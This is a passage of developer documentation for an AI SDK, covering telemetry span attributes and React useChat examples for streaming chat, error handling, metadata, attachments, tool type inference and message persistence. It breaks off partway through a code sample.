resource.name: the functionId that was set throughtelemetry.functionIdai.model.id: the id of the modelai.model.provider: the provider of the modelai.request.headers.*: the request headers that were passed in throughheadersai.response.providerMetadata: provider specific metadata returned with the generation responseai.settings.maxRetries: the maximum number of retries that were setai.telemetry.functionId: the functionId that was set throughtelemetry.functionIdai.telemetry.metadata.*: the metadata that was passed in throughtelemetry.metadataai.usage.completionTokens: the number of completion tokens that were usedai.usage.promptTokens: the number of prompt tokens that were used
Call LLM span information
Spans that correspond to individual LLM calls (ai.generateText.doGenerate, ai.streamText.doStream, ai.generateObject.doGenerate, ai.streamObject.doStream) contain
basic LLM span information and the following attributes:
ai.response.model: the model that was used to generate the response. This can be different from the model that was requested if the provider supports aliases.ai.response.id: the id of the response. Uses the ID from the provider when available.ai.response.timestamp: the timestamp of the response. Uses the timestamp from the provider when available.- Semantic Conventions for GenAI operations
gen_ai.system: the provider that was usedgen_ai.request.model: the model that was requestedgen_ai.request.temperature: the temperature that was setgen_ai.request.max_tokens: the maximum number of tokens that were setgen_ai.request.frequency_penalty: the frequency penalty that was setgen_ai.request.presence_penalty: the presence penalty that was setgen_ai.request.top_k: the topK parameter value that was setgen_ai.request.top_p: the topP parameter value that was setgen_ai.request.stop_sequences: the stop sequencesgen_ai.response.finish_reasons: the finish reasons that were returned by the providergen_ai.response.model: the model that was used to generate the response. This can be different from the model that was requested if the provider supports aliases.gen_ai.response.id: the id of the response. Uses the ID from the provider when available.gen_ai.usage.input_tokens: the number of prompt tokens that were usedgen_ai.usage.output_tokens: the number of completion tokens that were used
Basic embedding span information
Many spans that use embedding models (ai.embed, ai.embed.doEmbed, ai.embedMany, ai.embedMany.doEmbed) contain the following attributes:
ai.model.id: the id of the modelai.model.provider: the provider of the modelai.request.headers.*: the request headers that were passed in throughheadersai.settings.maxRetries: the maximum number of retries that were setai.telemetry.functionId: the functionId that was set throughtelemetry.functionIdai.telemetry.metadata.*: the metadata that was passed in throughtelemetry.metadataai.usage.tokens: the number of tokens that were usedresource.name: the functionId that was set throughtelemetry.functionId
Tool call spans
Tool call spans (ai.toolCall) contain the following attributes:
operation.name:"ai.toolCall"ai.operationId:"ai.toolCall"ai.toolCall.name: the name of the toolai.toolCall.id: the id of the tool callai.toolCall.args: the input parameters of the tool callai.toolCall.result: the output result of the tool call. Only available if the tool call is successful and the result is serializable.
title: Overview description: An overview of AI SDK UI.
AI SDK UI
AI SDK UI is designed to help you build interactive chat, completion, and assistant applications with ease. It is a framework-agnostic toolkit, streamlining the integration of advanced AI functionalities into your applications.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently. With three main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
useChatoffers real-time streaming of chat messages, abstracting state management for inputs, messages, loading, and errors, allowing for seamless integration into any UI design.useCompletionenables you to handle text completions in your applications, managing the prompt input and automatically updating the UI as new completions are streamed.useObjectis a hook that allows you to consume streamed JSON objects, providing a simple way to handle and display structured data in your application.
These hooks are designed to reduce the complexity and time required to implement AI interactions, letting you focus on creating exceptional user experiences.
UI Framework Support
AI SDK UI supports the following frameworks: React, Svelte, Vue.js, and Angular. Here is a comparison of the supported functions across these frameworks:
| Function | React | Svelte | Vue.js | Angular |
|---|---|---|---|---|
| useChat | Chat | Chat | ||
| useCompletion | Completion | Completion | ||
| useObject | StructuredObject | StructuredObject |
Framework Examples
Explore these example implementations for different frameworks:
API Reference
Please check out the AI SDK UI API Reference for more details on each function.
title: Chatbot description: Learn how to use the useChat hook.
Chatbot
The useChat hook makes it effortless to create a conversational user interface for your chatbot application. It enables the streaming of chat messages from your AI provider, manages the chat state, and updates the UI automatically as new messages arrive.
To summarize, the useChat hook provides the following features:
- Message Streaming: All the messages from the AI provider are streamed to the chat UI in real-time.
- Managed States: The hook manages the states for input, messages, status, error and more for you.
- Seamless Integration: Easily integrate your chat AI into any design or layout with minimal effort.
In this guide, you will learn how to use the useChat hook to create a chatbot application with real-time message streaming.
Check out our chatbot with tools guide to learn how to use tools in your chatbot.
Let's start with the following example first.
Example
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const { messages, sendMessage, status } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const [input, setInput] = useState('');
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
placeholder="Say something..."
/>
<button type="submit" disabled={status !== 'ready'}>
Submit
</button>
</form>
</>
);
}
import { convertToModelMessages, streamText, UIMessage } from 'ai';
__PROVIDER_IMPORT__;
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
system: 'You are a helpful assistant.',
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
In the Page component, the useChat hook will request to your AI provider endpoint whenever the user sends a message using sendMessage.
The messages are then streamed back in real-time and displayed in the chat UI.
This enables a seamless chat experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Customized UI
useChat also provides ways to manage the chat message states via code, show status, and update messages without being triggered by user interactions.
Status
The useChat hook returns a status. It has the following possible values:
submitted: The message has been sent to the API and we're awaiting the start of the response stream.streaming: The response is actively streaming in from the API, receiving chunks of data.ready: The full response has been received and processed; a new user message can be submitted.error: An error occurred during the API request, preventing successful completion.
You can use status for e.g. the following purposes:
- To show a loading spinner while the chatbot is processing the user's message.
- To show a "Stop" button to abort the current message.
- To disable the submit button.
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const { messages, sendMessage, status, stop } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const [input, setInput] = useState('');
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
{(status === 'submitted' || status === 'streaming') && (
<div>
{status === 'submitted' && <Spinner />}
<button type="button" onClick={() => stop()}>
Stop
</button>
</div>
)}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
placeholder="Say something..."
/>
<button type="submit" disabled={status !== 'ready'}>
Submit
</button>
</form>
</>
);
}
Error State
Similarly, the error state reflects the error object thrown during the fetch request.
It can be used to display an error message, disable the submit button, or show a retry button:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage, error, reload } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const [input, setInput] = useState('');
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
{error && (
<>
<div>An error occurred.</div>
<button type="button" onClick={() => reload()}>
Retry
</button>
</>
)}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={error != null}
/>
</form>
</div>
);
}
Please also see the error handling guide for more information.
Modify messages
Sometimes, you may want to directly modify some existing messages. For example, a delete button can be added to each message to allow users to remove them from the chat history.
The setMessages function can help you achieve these tasks:
const { messages, setMessages } = useChat()
const handleDelete = (id) => {
setMessages(messages.filter(message => message.id !== id))
}
return <>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => (
part.type === 'text' ? (
<span key={index}>{part.text}</span>
) : null
))}
<button onClick={() => handleDelete(message.id)}>Delete</button>
</div>
))}
...
You can think of messages and setMessages as a pair of state and setState in React.
Cancellation and regeneration
It's also a common use case to abort the response message while it's still streaming back from the AI provider. You can do this by calling the stop function returned by the useChat hook.
const { stop, status } = useChat()
return <>
<button onClick={stop} disabled={!(status === 'streaming' || status === 'submitted')}>Stop</button>
...
When the user clicks the "Stop" button, the fetch request will be aborted. This avoids consuming unnecessary resources and improves the UX of your chatbot application.
Similarly, you can also request the AI provider to reprocess the last message by calling the regenerate function returned by the useChat hook:
const { regenerate, status } = useChat();
return (
<>
<button
onClick={regenerate}
disabled={!(status === 'ready' || status === 'error')}
>
Regenerate
</button>
...
</>
);
When the user clicks the "Regenerate" button, the AI provider will regenerate the last message and replace the current one correspondingly.
Throttling UI Updates
This feature is currently only available for React.
By default, the useChat hook will trigger a render every time a new chunk is received.
You can throttle the UI updates with the experimental_throttle option.
const { messages, ... } = useChat({
// Throttle the messages and data updates to 50ms:
experimental_throttle: 50
})
Event Callbacks
useChat provides optional event callbacks that you can use to handle different stages of the chatbot lifecycle:
onFinish: Called when the assistant response is completed. The event includes the response message, all messages, and flags for abort, disconnect, and errors.onError: Called when an error occurs during the fetch request.onData: Called whenever a data part is received.
These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
import { UIMessage } from 'ai';
const {
/* ... */
} = useChat({
onFinish: ({ message, messages, isAbort, isDisconnect, isError }) => {
// use information to e.g. update other UI states
},
onError: error => {
console.error('An error occurred:', error);
},
onData: data => {
console.log('Received data part from server:', data);
},
});
It's worth noting that you can abort the processing by throwing an error in the onData callback. This will trigger the onError callback and stop the message from being appended to the chat UI. This can be useful for handling unexpected responses from the AI provider.
Request Configuration
Custom headers, body, and credentials
By default, the useChat hook sends a HTTP POST request to the /api/chat endpoint with the message list as the request body. You can customize the request in two ways:
Hook-Level Configuration (Applied to all requests)
You can configure transport-level options that will be applied to all requests made by the hook:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/custom-chat',
headers: {
Authorization: 'your_token',
},
body: {
user_id: '123',
},
credentials: 'same-origin',
}),
});
Dynamic Hook-Level Configuration
You can also provide functions that return configuration values. This is useful for authentication tokens that need to be refreshed, or for configuration that depends on runtime conditions:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/custom-chat',
headers: () => ({
Authorization: `Bearer ${getAuthToken()}`,
'X-User-ID': getCurrentUserId(),
}),
body: () => ({
sessionId: getCurrentSessionId(),
preferences: getUserPreferences(),
}),
credentials: () => 'include',
}),
});
Request-Level Configuration (Recommended)
// Pass options as the second parameter to sendMessage
sendMessage(
{ text: input },
{
headers: {
Authorization: 'Bearer token123',
'X-Custom-Header': 'custom-value',
},
body: {
temperature: 0.7,
max_tokens: 100,
user_id: '123',
},
metadata: {
userId: 'user123',
sessionId: 'session456',
},
},
);
The request-level options are merged with hook-level options, with request-level options taking precedence. On your server side, you can handle the request with this additional information.
Setting custom body fields per request
You can configure custom body fields on a per-request basis using the second parameter of the sendMessage function.
This is useful if you want to pass in additional information to your backend that is not part of the message list.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage } = useChat();
const [input, setInput] = useState('');
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
<form
onSubmit={event => {
event.preventDefault();
if (input.trim()) {
sendMessage(
{ text: input },
{
body: {
customKey: 'customValue',
},
},
);
setInput('');
}
}}
>
<input value={input} onChange={e => setInput(e.target.value)} />
</form>
</div>
);
}
You can retrieve these custom fields on your server side by destructuring the request body:
export async function POST(req: Request) {
// Extract additional information ("customKey") from the body of the request:
const { messages, customKey }: { messages: UIMessage[]; customKey: string } =
await req.json();
//...
}
Message Metadata
You can attach custom metadata to messages for tracking information like timestamps, model details, and token usage.
// Server: Send metadata about the message
return result.toUIMessageStreamResponse({
messageMetadata: ({ part }) => {
if (part.type === 'start') {
return {
createdAt: Date.now(),
model: 'gpt-5.1',
};
}
if (part.type === 'finish') {
return {
totalTokens: part.totalUsage.totalTokens,
};
}
},
});
// Client: Access metadata via message.metadata
{
messages.map(message => (
<div key={message.id}>
{message.role}:{' '}
{message.metadata?.createdAt &&
new Date(message.metadata.createdAt).toLocaleTimeString()}
{/* Render message content */}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
{/* Show token count if available */}
{message.metadata?.totalTokens && (
<span>{message.metadata.totalTokens} tokens</span>
)}
</div>
));
}
For complete examples with type safety and advanced use cases, see the Message Metadata documentation.
Transport Configuration
You can configure custom transport behavior using the transport option to customize how messages are sent to your API:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
const { messages, sendMessage } = useChat({
id: 'my-chat',
transport: new DefaultChatTransport({
prepareSendMessagesRequest: ({ id, messages }) => {
return {
body: {
id,
message: messages[messages.length - 1],
},
};
},
}),
});
// ... rest of your component
}
The corresponding API route receives the custom request format:
export async function POST(req: Request) {
const { id, message } = await req.json();
// Load existing messages and add the new one
const messages = await loadMessages(id);
messages.push(message);
const result = streamText({
model: __MODEL__,
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Advanced: Trigger-based routing
For more complex scenarios like message regeneration, you can use trigger-based routing:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
const { messages, sendMessage, regenerate } = useChat({
id: 'my-chat',
transport: new DefaultChatTransport({
prepareSendMessagesRequest: ({ id, messages, trigger, messageId }) => {
if (trigger === 'submit-user-message') {
return {
body: {
trigger: 'submit-user-message',
id,
message: messages[messages.length - 1],
messageId,
},
};
} else if (trigger === 'regenerate-assistant-message') {
return {
body: {
trigger: 'regenerate-assistant-message',
id,
messageId,
},
};
}
throw new Error(`Unsupported trigger: ${trigger}`);
},
}),
});
// ... rest of your component
}
The corresponding API route would handle different triggers:
export async function POST(req: Request) {
const { trigger, id, message, messageId } = await req.json();
const chat = await readChat(id);
let messages = chat.messages;
if (trigger === 'submit-user-message') {
// Handle new user message
messages = [...messages, message];
} else if (trigger === 'regenerate-assistant-message') {
// Handle message regeneration - remove messages after messageId
const messageIndex = messages.findIndex(m => m.id === messageId);
if (messageIndex !== -1) {
messages = messages.slice(0, messageIndex);
}
}
const result = streamText({
model: __MODEL__,
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
To learn more about building custom transports, refer to the Transport API documentation.
Controlling the response stream
With streamText, you can control how error messages and usage information are sent back to the client.
Error Messages
By default, the error message is masked for security reasons.
The default error message is "An error occurred."
You can forward error messages or send your own error message by providing a getErrorMessage function:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
__PROVIDER_IMPORT__;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
onError: error => {
if (error == null) {
return 'unknown error';
}
if (typeof error === 'string') {
return error;
}
if (error instanceof Error) {
return error.message;
}
return JSON.stringify(error);
},
});
}
Usage Information
Track token consumption and resource usage with message metadata:
- Define a custom metadata type with usage fields (optional, for type safety)
- Attach usage data using
messageMetadatain your response - Display usage metrics in your UI components
Usage data is attached as metadata to messages and becomes available once the model completes its response generation.
import { openai } from '@ai-sdk/openai';
import {
convertToModelMessages,
streamText,
UIMessage,
type LanguageModelUsage,
} from 'ai';
__PROVIDER_IMPORT__;
// Create a new metadata type (optional for type-safety)
type MyMetadata = {
totalUsage: LanguageModelUsage;
};
// Create a new custom message type with your own metadata
export type MyUIMessage = UIMessage<MyMetadata>;
export async function POST(req: Request) {
const { messages }: { messages: MyUIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
messageMetadata: ({ part }) => {
// Send total usage when generation is finished
if (part.type === 'finish') {
return { totalUsage: part.totalUsage };
}
},
});
}
Then, on the client, you can access the message-level metadata.
'use client';
import { useChat } from '@ai-sdk/react';
import type { MyUIMessage } from './api/chat/route';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
// Use custom message type defined on the server (optional for type-safety)
const { messages } = useChat<MyUIMessage>({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts.map(part => {
if (part.type === 'text') {
return part.text;
}
})}
{/* Render usage via metadata */}
{m.metadata?.totalUsage && (
<div>Total usage: {m.metadata?.totalUsage.totalTokens} tokens</div>
)}
</div>
))}
</div>
);
}
You can also access your metadata from the onFinish callback of useChat:
'use client';
import { useChat } from '@ai-sdk/react';
import type { MyUIMessage } from './api/chat/route';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
// Use custom message type defined on the server (optional for type-safety)
const { messages } = useChat<MyUIMessage>({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
onFinish: ({ message }) => {
// Access message metadata via onFinish callback
console.log(message.metadata?.totalUsage);
},
});
}
Text Streams
useChat can handle plain text streams by setting the streamProtocol option to text:
'use client';
import { useChat } from '@ai-sdk/react';
import { TextStreamChatTransport } from 'ai';
export default function Chat() {
const { messages } = useChat({
transport: new TextStreamChatTransport({
api: '/api/chat',
}),
});
return <>...</>;
}
This configuration also works with other backend servers that stream plain text. Check out the stream protocol guide for more information.
Reasoning
Some models such as as DeepSeek deepseek-r1
and Anthropic claude-3-7-sonnet-20250219 support reasoning tokens.
These tokens are typically sent before the message content.
You can forward them to the client with the sendReasoning option:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'deepseek/deepseek-r1',
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
On the client side, you can access the reasoning parts of the message object.
Reasoning parts have a text property that contains the reasoning content.
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
// text parts:
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
}
// reasoning parts:
if (part.type === 'reasoning') {
return <pre key={index}>{part.text}</pre>;
}
})}
</div>
));
Sources
Some providers such as Perplexity and Google Generative AI include sources in the response.
Currently sources are limited to web pages that ground the response.
You can forward them to the client with the sendSources option:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'perplexity/sonar-pro',
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
sendSources: true,
});
}
On the client side, you can access source parts of the message object.
There are two types of sources: source-url for web pages and source-document for documents.
Here is an example that renders both types of sources:
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{/* Render URL sources */}
{message.parts
.filter(part => part.type === 'source-url')
.map(part => (
<span key={`source-${part.id}`}>
[
<a href={part.url} target="_blank">
{part.title ?? new URL(part.url).hostname}
</a>
]
</span>
))}
{/* Render document sources */}
{message.parts
.filter(part => part.type === 'source-document')
.map(part => (
<span key={`source-${part.id}`}>
[<span>{part.title ?? `Document ${part.id}`}</span>]
</span>
))}
</div>
));
Image Generation
Some models such as Google gemini-2.5-flash-image-preview support image generation.
When images are generated, they are exposed as files to the client.
On the client side, you can access file parts of the message object
and render them as images.
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
} else if (part.type === 'file' && part.mediaType.startsWith('image/')) {
return <img key={index} src={part.url} alt="Generated image" />;
}
})}
</div>
));
Attachments
The useChat hook supports sending file attachments along with a message as well as rendering them on the client. This can be useful for building applications that involve sending images, files, or other media content to the AI provider.
There are two ways to send files with a message: using a FileList object from file inputs or using an array of file objects.
FileList
By using FileList, you can send multiple files as attachments along with a message using the file input element. The useChat hook will automatically convert them into data URLs and send them to the AI provider.
'use client';
import { useChat } from '@ai-sdk/react';
import { useRef, useState } from 'react';
export default function Page() {
const { messages, sendMessage, status } = useChat();
const [input, setInput] = useState('');
const [files, setFiles] = useState<FileList | undefined>(undefined);
const fileInputRef = useRef<HTMLInputElement>(null);
return (
<div>
<div>
{messages.map(message => (
<div key={message.id}>
<div>{`${message.role}: `}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (
part.type === 'file' &&
part.mediaType?.startsWith('image/')
) {
return <img key={index} src={part.url} alt={part.filename} />;
}
return null;
})}
</div>
</div>
))}
</div>
<form
onSubmit={event => {
event.preventDefault();
if (input.trim()) {
sendMessage({
text: input,
files,
});
setInput('');
setFiles(undefined);
if (fileInputRef.current) {
fileInputRef.current.value = '';
}
}
}}
>
<input
type="file"
onChange={event => {
if (event.target.files) {
setFiles(event.target.files);
}
}}
multiple
ref={fileInputRef}
/>
<input
value={input}
placeholder="Send message..."
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
/>
</form>
</div>
);
}
File Objects
You can also send files as objects along with a message. This can be useful for sending pre-uploaded files or data URLs.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import { FileUIPart } from 'ai';
export default function Page() {
const { messages, sendMessage, status } = useChat();
const [input, setInput] = useState('');
const [files] = useState<FileUIPart[]>([
{
type: 'file',
filename: 'earth.png',
mediaType: 'image/png',
url: 'https://example.com/earth.png',
},
{
type: 'file',
filename: 'moon.png',
mediaType: 'image/png',
url: 'data:image/png;base64,iVBORw0KGgo...',
},
]);
return (
<div>
<div>
{messages.map(message => (
<div key={message.id}>
<div>{`${message.role}: `}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (
part.type === 'file' &&
part.mediaType?.startsWith('image/')
) {
return <img key={index} src={part.url} alt={part.filename} />;
}
return null;
})}
</div>
</div>
))}
</div>
<form
onSubmit={event => {
event.preventDefault();
if (input.trim()) {
sendMessage({
text: input,
files,
});
setInput('');
}
}}
>
<input
value={input}
placeholder="Send message..."
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
/>
</form>
</div>
);
}
Type Inference for Tools
When working with tools in TypeScript, AI SDK UI provides type inference helpers to ensure type safety for your tool inputs and outputs.
InferUITool
The InferUITool type helper infers the input and output types of a single tool for use in UI messages:
import { InferUITool } from 'ai';
import { z } from 'zod';
const weatherTool = {
description: 'Get the current weather',
inputSchema: z.object({
location: z.string().describe('The city and state'),
}),
execute: async ({ location }) => {
return `The weather in ${location} is sunny.`;
},
};
// Infer the types from the tool
type WeatherUITool = InferUITool<typeof weatherTool>;
// This creates a type with:
// {
// input: { location: string };
// output: string;
// }
InferUITools
The InferUITools type helper infers the input and output types of a ToolSet:
import { InferUITools, ToolSet } from 'ai';
import { z } from 'zod';
const tools = {
weather: {
description: 'Get the current weather',
inputSchema: z.object({
location: z.string().describe('The city and state'),
}),
execute: async ({ location }) => {
return `The weather in ${location} is sunny.`;
},
},
calculator: {
description: 'Perform basic arithmetic',
inputSchema: z.object({
operation: z.enum(['add', 'subtract', 'multiply', 'divide']),
a: z.number(),
b: z.number(),
}),
execute: async ({ operation, a, b }) => {
switch (operation) {
case 'add':
return a + b;
case 'subtract':
return a - b;
case 'multiply':
return a * b;
case 'divide':
return a / b;
}
},
},
} satisfies ToolSet;
// Infer the types from the tool set
type MyUITools = InferUITools<typeof tools>;
// This creates a type with:
// {
// weather: { input: { location: string }; output: string };
// calculator: { input: { operation: 'add' | 'subtract' | 'multiply' | 'divide'; a: number; b: number }; output: number };
// }
Using Inferred Types
You can use these inferred types to create a custom UIMessage type and pass it to various AI SDK UI functions:
import { InferUITools, UIMessage, UIDataTypes } from 'ai';
type MyUITools = InferUITools<typeof tools>;
type MyUIMessage = UIMessage<never, UIDataTypes, MyUITools>;
Pass the custom type to useChat or createUIMessageStream:
import { useChat } from '@ai-sdk/react';
import { createUIMessageStream } from 'ai';
import type { MyUIMessage } from './types';
// With useChat
const { messages } = useChat<MyUIMessage>();
// With createUIMessageStream
const stream = createUIMessageStream<MyUIMessage>(/* ... */);
This provides full type safety for tool inputs and outputs on the client and server.
title: Chatbot Message Persistence description: Learn how to store and load chat messages in a chatbot.
Chatbot Message Persistence
Being able to store and load chat messages is crucial for most AI chatbots.
In this guide, we'll show how to implement message persistence with useChat and streamText.
Starting a new chat
When the user navigates to the chat page without providing a chat ID, we need to create a new chat and redirect to the chat page with the new chat ID.
import { redirect } from 'next/navigation';
import { createChat } from '@util/chat-store';
export default async function Page() {
const id = await createChat(); // create a new chat
redirect(`/chat/${id}`); // redirect to chat page, see below
}
Our example chat store implementation uses files to store the chat messages. In a real-world application, you would use a database or a cloud storage service, and get the chat ID from the database. That being said, the function interfaces are designed to be easily replaced with other implementations.
import { generateId } from 'ai';
import { existsSync, mkdirSync } from 'fs';
import { writeFile } from 'fs/promises';
import path from 'path';
export async function createChat(): Promise<string> {
const id = generateId(); // generate a unique chat ID
await writeFile(getChatFile(id), '[]'); // create an empty chat file
return id;
}
function getChatFile(id: string): string {
const chatDir = path.join(process.cwd(), '.chats');
if (!existsSync(chatDir)) mkdirSync(chatDir, { recursive: true });
return path.join(chatDir, `${id}.json`);
}
Loading an existing chat
When the user navigates to the chat page with a chat ID, we need to load the chat messages from storage.
The loadChat function in our file-based chat store is implemented as follows:
import { UIMessage } from 'ai';
import { readFile } from 'fs/promises';
export async function loadChat(id: string): Promise<UIMessage[]> {
return JSON.parse(await readFile(getChatFile(id), 'utf8'));
}
// ... rest of the file
Validating messages on the server
When processing messages on the server that contain tool calls, custom metadata, or data parts, you should validate them using validateUIMessages before sending them to the model.
Validation with tools
When your messages include tool calls, validate them against your tool definitions:
import {
convertToModelMessages,
streamText,
UIMessage,
validateUIMessages,
tool,
} from 'ai';
import { z } from 'zod';
import { loadChat, saveChat } from '@util/chat-store';
import { openai } from '@ai-sdk/openai';
import { dataPartsSchema, metadataSchema } from '@util/schemas';
// Define your tools
const tools = {
weather: tool({
description: 'Get weather information',
parameters: z.object({
location: z.string(),
units: z.enum(['celsius', 'fahrenheit']),
}),
execute: async ({ location, units }) => {
/* tool implementation */
},
}),
// other tools
};
export async function POST(req: Request) {
const { message, id } = await req.json();
// Load previous messages from database
const previousMessages = await loadChat(id);
// Append new message to previousMessages messages
const messages = [...previousMessages, message];
// Validate loaded messages against
// tools, data parts schema, and metadata schema
const validatedMessages = await validateUIMessages({
messages,
tools, // Ensures tool calls in messages match current schemas
dataPartsSchema,
metadataSchema,
});
const result = streamText({
model: 'openai/gpt-5-mini',
messages: convertToModelMessages(validatedMessages),
tools,
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
onFinish: ({ messages }) => {
saveChat({ chatId: id, messages });
},
});
}
Handling validation errors
Handle validation errors gracefully when messages from the database don't match current schemas:
import {
convertToModelMessages,
streamText,
validateUIMessages,
TypeValidationError,
} from 'ai';
import { type MyUIMessage } from '@/types';
export async function POST(req: Request) {
const { message, id } = await req.json();
// Load and validate messages from database
let validatedMessages: MyUIMessage[];
try {
const previousMessages = await loadMessagesFromDB(id);
validatedMessages = await validateUIMessages({
// append the new message to the previous messages:
messages: [...previousMessages, message],
tools,
metadataSchema,
});
} catch (error) {
if (error instanceof TypeValidationError) {
// Log validation error for monitoring
console.error('Database messages validation failed:', error);
// Could implement message migration or filtering here
// For now, start with empty history
validatedMessages = [];
} else {
throw error;
}
}
// Continue with validated messages...
}
Displaying the chat
Once messages are loaded from storage, you can display them in your chat UI. Here's how to set up the page component and the chat display:
import { loadChat } from '@util/chat-store';
import Chat from '@ui/chat';
export default async function Page(props: { params: Promise<{ id: string }> }) {
const { id } = await props.params;
const messages = await loadChat(id);
return <Chat id={id} initialMessages={messages} />;
}
The chat component uses the useChat hook to manage the conversation:
'use client';
import { UIMessage, useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Chat({
id,
initialMessages,
}: { id?: string | undefined; initialMessages?: UIMessage[] } = {}) {
const [input, setInput] = useState('');
const { sendMessage, messages } = useChat({
id, // use the provided chat ID
messages: initialMessages, // load initial messages
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
// simplified rendering code, extend as needed:
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts
.map(part => (part.type === 'text' ? part.text : ''))
.join('')}
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Type a message..."
/>
<button type="submit">Send</button>
</form>
</div>
);
}
Storing messages
useChat sends the chat id and the messages to the backend.
When loading messages from storage that contain tools, metadata, or custom data
parts, validate them using validateUIMessages before processing (see the
validation section above).
Storing messages is done in the onFinish callback of the toUIMessageStreamResponse function.
onFinish receives the complete messages including the new AI response as UIMessage[].
import { openai } from '@ai-sdk/openai';
import { saveChat } from '@util/chat-store';
